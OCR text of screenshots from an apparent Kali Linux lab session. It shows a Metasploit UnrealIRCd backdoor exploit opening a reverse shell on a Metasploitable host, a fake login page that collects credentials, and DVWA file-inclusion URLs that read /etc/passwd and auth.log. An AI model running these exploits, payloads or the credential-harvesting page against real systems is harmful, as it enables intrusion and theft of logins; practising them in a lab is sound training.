
Right Ctrl


KALI LUNIX [Running] - Oracle VirtualBox
File Machine Input Devices Help
1 2 3 4
(genmon)XXX 23:46
kali@kali: ~
Session Actions Edit View Help
3 _ target: UT2004 Linux Build 3186 . . . .
4 exploit/windows/games/ut2004_secure 2004-06-18 good Yes Unreal Tournament 2004 "secure" Overflow (Win32)
5 exploit/unix/irc/unreal_ircd_3281_backdoor 2010-06-12 excellent No UnrealIRCD 3.2.8.1 Backdoor Command Execution
Interact with a module by name or index. For example info 5, use 5 or use exploit/unix/irc/unreal_ircd_3281_backdoor
msf > use exploit/unix/irc/unreal_ircd_3281_backdoor
msf exploit(unix/irc/unreal_ircd_3281_backdoor) > set RHOSTS 192.168.56.103
RHOSTS ⇒ 192.168.56.103
msf exploit(unix/irc/unreal_ircd_3281_backdoor) > set PAYLOAD cmd/unix/reverse
PAYLOAD ⇒ cmd/unix/reverse
msf exploit(unix/irc/unreal_ircd_3281_backdoor) > set LHOST 192.168.56.107
LHOST ⇒ 192.168.56.107
msf exploit(unix/irc/unreal_ircd_3281_backdoor) > run
[*] Started reverse TCP double handler on 192.168.56.107:4444
[*] 192.168.56.103:6667 - Connected to 192.168.56.103:6667 ...
:irc.Metasploitable.LAN NOTICE AUTH :*** Looking up your hostname ...
:irc.Metasploitable.LAN NOTICE AUTH :*** Couldn't resolve your hostname; using your IP address instead
[*] 192.168.56.103:6667 - Sending backdoor command ...
[*] Accepted the first client connection ...
[*] Accepted the second client connection ...
[*] Command: echo ekdGVTrGg91JGUC9;
[*] Writing to socket A
[*] Writing to socket B
[*] Reading from sockets ...
[*] Reading from socket B
[*] B: "ekdGVTrGg91JGUC9\r\n"
[*] Matching ...
[*] A is input ...
[*] Command shell session 1 opened (192.168.56.107:4444 → 192.168.56.103:41206) at 2025-10-28 23:33:12 +0530
sessions
[*] Wrong number of arguments expected: 1, received: 0
Usage: sessions <id>
Interact with a different session Id.
This command only accepts one positive numeric argument.
This works the same as calling this from the MSF shell: sessions -i <session id>
sessions -i 1
[*] Wrong number of arguments expected: 1, received: 2
Usage: sessions <id>
Interact with a different session Id.
This command only accepts one positive numeric argument.
This works the same as calling this from the MSF shell: sessions -i <session id>
sessions 1
[*] Session 1 is already interactive.
Right Ctrl



KALI LUNIX [Running] - Oracle VirtualBox
File Machine Input Devices Help
1 2 3 4
(genmon)XXX 9:36
*Untitled 2 - Mousepad
File Edit Search View Document Help
shadow.txt
Untitled 2
1 cat > login.html << 'EOF'
2 <!DOCTYPE html>
3 <html>
4 <head>
5 <title>login - Educational Demo </title> </head>
6 <body>
7 <h2>Login Page</h2>
8 <form action="submit.php"method="POST">
9 Email: <input type="email"
10 name="email" required>
11 Password: <input type ="password"
12 name="password" required
Right Ctrl



KALI LUNIX [Running] - Oracle VirtualBox
File Machine Input Devices Help
1 2 3 4
(genmon)XXX 9:34
*Untitled 2 - Mousepad
File Edit Search View Document Help
shadow.txt
Untitled 2
1 cat > login.html << 'EOF'
2 <!DOCTYPE html>
3 <html>
4 <head>
5 <title>login - Educational Demo </title> </head>
6 <body>
7 <h2>Login Page</h2>
8 <form action="submit.php"method="POST">
9 Email: <input type="email"
10 name="email" required>
Right Ctrl



KALI LUNIX [Running] - Oracle VirtualBox
File Machine Input Devices Help
1 2 3 4
(genmon)XXX 10:03
kali@kali: ~
Session Actions Edit View Help
heredoc> <form action="submit.php"method="POST">
heredoc> Email: <input type="email"
heredoc> name="email" required>
heredoc> Password: <input type ="password"
heredoc> name="password" required>
heredoc> <button type="submit">Login</button>
heredoc> </form>
heredoc> Educational Demo Only
heredoc> Demo Only
heredoc> </body>
heredoc> </html>
heredoc> EOF
zsh: bad pattern: ^[[200~cat
(kali㉿kali)-[~]
$ ls -lh login.html
ls: cannot access 'login.html': No such file or directory
(kali㉿kali)-[~]
$ echo cat > login.html << 'EOF'
<!DOCTYPE html>
<html>
<head>
<title>Secure Login </title> </head>
<body>
<h2>Login Page</h2>
<form action="submit.php"method="POST">
Email: <input type="email"
name="email" required>
Password: <input type ="password"
name="password" required>
<button type="submit">Login</button>
</form>
Educational Demo Only
Demo Only
</body>
</html> > login.html
heredoc>
heredoc> vi login.html
heredoc>
(kali㉿kali)-[~]
$ nano login.html
Right Ctrl



KALI LUNIX [Running] - Oracle VirtualBox
File
Machine
Input
Devices
Help
(genmon)XXX
10:48
Kali Linux
Problem loading page
New Tab
file:?
file:///? — Visit
Firefox Suggest
Vulnerability: File Inclusion :: Damn Vulnerable Web Application (DVWA) — http://localhost/dvwa/vulnerabilities/fi/?page=config.php
Vulnerability: File Inclusion :: Damn Vulnerable Web Application (DVWA) — http://localhost/dvwa/vulnerabilities/fi/?page=/var/log/auth.log
Vulnerability: File Inclusion :: Damn Vulnerable Web Application (DVWA) — http://localhost/dvwa/vulnerabilities/fi/?page=../../db.php
Vulnerability: File Inclusion :: Damn Vulnerable Web Application (DVWA) — http://localhost/dvwa/vulnerabilities/fi/?page=../../etc/passwd
Vulnerability: File Inclusion :: Damn Vulnerable Web Application (DVWA) — http://localhost/dvwa/vulnerabilities/fi/?page=../../../etc/passwd
Vulnerability: File Inclusion :: Damn Vulnerable Web Application (DVWA) — http://localhost/dvwa/vulnerabilities/fi/?page=../../../../etc/passwd
Setup :: Damn Vulnerable Web Application (DVWA) — http://localhost/dvwa/vulnerabilities/fi/?page=/var/www/html/dvwa/setup.php
Vulnerability: File Inclusion :: Damn Vulnerable Web Application (DVWA) — http://localhost/dvwa/vulnerabilities/fi/?page=include/setup.php
Setup :: Damn Vulnerable Web Application (DVWA) — http://localhost/dvwa/vulnerabilities/fi/?page=../../setup.php
OffSec
Kali Linux
Kali Tools
Amazon
Sponsored
Login :: Damn Vulnerabl...
YouTube
Wikipedia
NDTV
Reddit
Add Shortcut
Right Ctrl


```
   1    \_ target: Automatic                        .               .          .      .
   2    \_ target: UT2004 Linux Build 3120          .               .          .      .
   3    \_ target: UT2004 Linux Build 3186          .               .          .      .
   4  exploit/windows/games/ut2004_secure           2004-06-18      good       Yes    Unreal Tournament 2004 "secure" Overflow (Win32)
   5  exploit/unix/irc/unreal_ircd_3281_backdoor    2010-06-12      excellent  No     UnrealIRCD 3.2.8.1 Backdoor Command Execution


Interact with a module by name or index. For example info 5, use 5 or use exploit/unix/irc/unreal_ircd_3281_backdoor

msf > use exploit/unix/irc/unreal_ircd_3281_backdoor
msf exploit(unix/irc/unreal_ircd_3281_backdoor) > set RHOSTS 192.168.56.103
RHOSTS => 192.168.56.103
msf exploit(unix/irc/unreal_ircd_3281_backdoor) > set PAYLOAD cmd/unix/reverse
PAYLOAD => cmd/unix/reverse
msf exploit(unix/irc/unreal_ircd_3281_backdoor) > set LHOST 192.168.56.107
LHOST => 192.168.56.107
msf exploit(unix/irc/unreal_ircd_3281_backdoor) > run
[*] Started reverse TCP double handler on 192.168.56.107:4444
[*] 192.168.56.103:6667 - Connected to 192.168.56.103:6667 ...
    :irc.Metasploitable.LAN NOTICE AUTH :*** Looking up your hostname ...
    :irc.Metasploitable.LAN NOTICE AUTH :*** Couldn't resolve your hostname; using your IP address instead
[*] 192.168.56.103:6667 - Sending backdoor command ...
[*] Accepted the first client connection ...
[*] Accepted the second client connection ...
[*] Command: echo ekdGVTrGg91JGUC9;
